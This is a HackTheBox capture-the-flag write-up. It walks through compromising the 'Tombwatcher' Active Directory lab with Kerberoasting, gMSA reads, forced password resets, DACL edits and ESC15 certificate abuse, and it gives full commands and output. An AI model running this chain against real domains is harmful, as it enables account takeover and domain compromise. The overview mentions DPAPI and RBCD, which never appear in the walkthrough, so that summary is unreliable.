Tombwatcher: a medium HackTheBox machine

Overview
Tombwatcher is a medium assumed-breach Active Directory box. Starting with low-privileged domain credentials, the path involves DPAPI credential decryption, lateral movement through credential pivots, and RBCD to fully compromise the domain.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.
since we have credentials, let’s find a use for them, first checking the smb shares :
1
2
3
4
5
6
7
8
9
10
11
nxc smb 10.129.232.167 -u henry -p H3nry_987TGV! --shares
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.232.167  445    DC01             [*] Enumerated shares
SMB         10.129.232.167  445    DC01             Share           Permissions     Remark
SMB         10.129.232.167  445    DC01             -----           -----------     ------
SMB         10.129.232.167  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.167  445    DC01             C$                              Default share
SMB         10.129.232.167  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.167  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.232.167  445    DC01             SYSVOL          READ            Logon server share
these are the only default shares we’d expect to find, so we’ll not be digging here for now.
let’s collect information using rusthound-ce to get more visibility on the domain :
1
2
3
4
5
6
7
8
9
10
11
12
rusthound-ce -d tombwatcher.htb -u henry -p H3nry_987TGV! -z
---------------------------------------------------
Initializing RustHound-CE at 18:22:15 on 03/08/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-03-08T22:22:15Z INFO  rusthound_ce] Verbosity level: Info
[2026-03-08T22:22:15Z INFO  rusthound_ce] Collection method: All
[2026-03-08T22:22:15Z INFO  rusthound_ce::ldap] Connected to TOMBWATCHER.HTB Active Directory!
[2026-03-08T22:22:15Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-03-08T22:22:15Z
< SNIP >
Exploitation

ouch! that’s a long AD chain from henry to john, the john is of value to us since he’s in the Remote Management Users .
first we’ll exploit the WriteSPN we have as henry on Alfred, we’ll be used targetedKerberoast.py for this, as it automates the process of writing the spn, kerberoasting and cleans up the SPN afterwards :
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/tools/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d tombwatcher.htb -u henry -p H3nry_987TGV!
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$d12c67db8a1df60e2301fb8bfc6d37ea$5ae90d63187bae8d2b21d4259af5faaf2ecaf915132
< SNIP >
a47db4b1ba75a4e3c2f2619e3fa216b894788833464119126c8a182bb31df9a589f02fd0e221ea545fa0c429c021fde6a8aa259b868af3
[VERBOSE] SPN removed successfully for (Alfred)
we’ll save the hash we got to a file hash.txt and use hashcat to crack it :
1
hashcat hash.txt /usr/share/wordlists/rockyou.txt
this hash cracks to basketball , and now we have another set of credentials: Alfred:basketball.
Alfred has AddSelf to the Infrastructure group, so we’ll add him to the group using bloodyAD:
1
2
bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u Alfred -p basketball add groupMember Infrastructure Alfred
[+] Alfred added to Infrastructure
the Infrastructure group has ReadGMSAPassword over the ansible_dev$ machine account, we can use nxc ldap gmsa for this :
1
2
3
4
5
nxc ldap 10.129.232.167 -u Alfred -p basketball --gmsa
LDAP        10.129.232.167  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.167  389    DC01             [+] tombwatcher.htb\Alfred:basketball
LDAP        10.129.232.167  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.167  389    DC01             Account: ansible_dev$         NTLM: 93f81a98d22217b6206d950528a4802e     PrincipalsAllowedToReadPassword: Infrastructure
the Ansible_dev$ machine account has ForceChangePassword on the Sam user, we can use nxc to change his password :
1
2
3
4
nxc smb 10.129.232.167 -u ansible_dev$ -H 93f81a98d22217b6206d950528a4802e  -M change-password -o USER=sam NEWPASS=Pluribus2025
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\ansible_dev$:93f81a98d22217b6206d950528a4802e
CHANGE-P... 10.129.232.167  445    DC01             [+] Successfully changed password for sam
Sam has WriteOwner on John, we’ll first change the owner of the user John to be Sam, give ourselves FullControl over John’s account and change his password, we first change the owner :
1
2
3
4
5
6
7
8
impacket-owneredit -action write -new-owner 'sam' -target 'john' tombwatcher.htb/sam:Pluribus2025
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
next we change the dacl:
1
2
3
4
5
impacket-dacledit -action write -rights FullControl -principal sam -target john tombwatcher.htb/sam:Pluribus2025
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260308-232751.bak
[*] DACL modified successfully!
and lastly we change his password :
1
2
3
4
nxc smb 10.129.232.167 -u sam -p Pluribus2025 -M change-password -o USER=john NEWPASS=Pluribus2025
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\sam:Pluribus2025
CHANGE-P... 10.129.232.167  445    DC01             [+] Successfully changed password for john
and finally as user john we can winrm to the domain :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ewp -i 10.129.232.167 -u john -p Pluribus2025
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.232.167:5985' as 'john'
evil-winrm-py PS C:\Users\john\Documents> dir ..\Desktop


    Directory: C:\Users\john\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         3/8/2026  10:16 PM             34 user.txt


evil-winrm-py PS C:\Users\john\Documents>
Privilege Escalation
from bloodhound we notice that John has GenericAll over the ADCS OU, ADCS is likely installed on this domain so we proceed to use certipy :
1
certipy-ad find -u john@tombwatcher.htb -p Pluribus2025 -stdout
we don’t get anything interesting at a first glance though, only one certificate authority and many templates.

the WebServer template has something that stands out, in the Enrollement Rights section, we see a sid that doesn’t resolve to a name, this happens when the DC cannot resolve it, if it doesn’t exist anymore ( deleted ? )
back to our shell as john we check if the Recycle Bin Feature is installed, which it is :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
evil-winrm-py PS C:\Users\john\Documents> Get-ADOptionalFeature 'Recycle Bin Feature'


DistinguishedName  : CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows
                     NT,CN=Services,CN=Configuration,DC=tombwatcher,DC=htb
EnabledScopes      : {CN=Partitions,CN=Configuration,DC=tombwatcher,DC=htb, CN=NTDS Settings,CN=DC01,CN=Servers,CN=Defau
                     lt-First-Site-Name,CN=Sites,CN=Configuration,DC=tombwatcher,DC=htb}
FeatureGUID        : 766ddcd8-acd0-445e-f3b9-a7f9b6744f2a
FeatureScope       : {ForestOrConfigurationSet}
IsDisableable      : False
Name               : Recycle Bin Feature
ObjectClass        : msDS-OptionalFeature
ObjectGUID         : 907469ef-52c5-41ab-ad19-5fdec9e45082
RequiredDomainMode :
RequiredForestMode : Windows2008R2Forest
and checking for deleted objects :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
evil-winrm-py PS C:\Users\john\Documents> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectSid,lastKnownParent

< SNIP >
Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1109

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1110

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
LastKnownParent   : OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid         : S-1-5-21-1392491010-1358638721-2126982587-1111
okay so the cert_admin user was deleted, we can restore this as john, if we see the LastKnowParent, that is the OU ADCS in which we have GenericAll as John, we’ll proceed to restore it using its GUID:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
evil-winrm-py PS C:\Users\john\Documents> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
evil-winrm-py PS C:\Users\john\Documents> Get-ADUser cert_admin


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
this user has enrollement rights on the WebServer template we found from before, we’ll be running Certipy again cert_admin credentials with the vulnerable flag to see where can we get further, but before running certipy we’ll change reset the password of this user so we can use it ( we should be able to do as john, since we restored it ):
1
2
3
4
5
┌──(kali㉿kali)-[/tmp/a/TombWatches]
└─$ nxc smb 10.129.232.167 -u john -p Pluribus2025 -M change-password -o USER=cert_admin NEWPASS=Pluribus2025
SMB         10.129.232.167  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.167  445    DC01             [+] tombwatcher.htb\john:Pluribus2025
CHANGE-P... 10.129.232.167  445    DC01             [+] Successfully changed password for cert_admin
running certipy again now yields that the WebServer template is vulnerable to ESC15:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
(kali㉿kali)-[/tmp/a/TombWatches]
└─$ certipy-ad find -u cert_admin@tombwatcher.htb -p Pluribus2025 -vulnerable -stdout

 Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
whenever it’s about ADCS, I check their certipy wiki for further reading on the exploitation.
feel free to do so here https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc15-arbitrary-application-policy-injection-in-v1-templates-cve-2024-49019-ekuwu
ESC15 is an ADCS misconfiguration affecting Schema Version 1 certificate templates when Enrollee Supplies Subject is enabled.
In modern templates, the Certificate Authority validates that the Application Policies (EKUs) in the certificate request match those defined in the template. However, Schema Version 1 templates do not enforce this restriction, allowing the requester to inject arbitrary application policies during the certificate request.
This means an attacker can add dangerous EKUs such as:
Client Authentication
Certificate Request Agent
even if the template was not intended to issue certificates with those capabilities.
This behavior was addressed by CVE-2024-49019, so the attack only works if the CA has not been patched.
if you see the ‘Extended Key Usage: Server Authentication’ in the output, meaning we cannot authenticate with certificates we get of this template, instead but ESC15 would let us inject another EKUs either the Client Authentication to use it to authenticate directly, or Certificate Request Agent, to use it to request other certificates.
our strategy then is to obtain a certificate with the Certificate Request Agent policy, enabling us to request certificates on behalf of the Administrator account. which is allowed authentication as Administrator always, we extract the NTLM hash and evil-winrm to the domain.
let’s cook, using the vulnerable template WebServer, we requets a certificate injecting the Certificate Request Agent application policy.
1
2
3
4
5
6
7
8
9
10
certipy-ad req -u cert_admin@tombwatcher.htb -p Pluribus2025 -dc-ip 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn administrator@tombwatcher.htb -sid S-1-5-21-1392491010-1358638721-2126982587-500 -application-policies 'Certificate Request Agent' -target dc01.tombwatcher.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
we got a a certificate with the Certificate Request Agent policy, granting us Enrollment Agent privileges, now we use it to a request User certificate on behalf of the Administrator account:
1
2
3
4
5
6
7
8
9
10
11
certipy-ad req -u cert_admin@tombwatcher.htb -p Pluribus2025 -dc-ip 10.129.232.167 -ca tombwatcher-CA-1 -template User -pfx administrator.pfx -on-behalf-of 'tombwatcher\Administrator' -target dc01.tombwatcher.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename):
[*] Wrote certificate and private key to 'administrator_8d080ac8-e8bb-4490-963a-90010d5fbd16.pfx'
now we have a valid Administrator authentication certificate, let’s extract the NTLM hash ( we also got a ticket ):
1
2
3
4
5
6
7
8
9
10
11
12
13
certipy-ad auth -pfx administrator_8d080ac8-e8bb-4490-963a-90010d5fbd16.pfx -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db<SNIP>e5fc
and we authenticate now and get the flags:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[/tmp/a/TombWatches]
└─$ ewp -i  10.129.232.167 -u administrator -H f61<SNIP>5fc
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.232.167:5985' as 'administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> dir ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         3/8/2026  10:16 PM             34 root.txt


evil-winrm-py PS C:\Users\Administrator\Documents>

and as the quoted in the art of war, act 2: a war between cats and dogs, the wise cat said: today it’s raining cats and dogs, Meow Niaw ~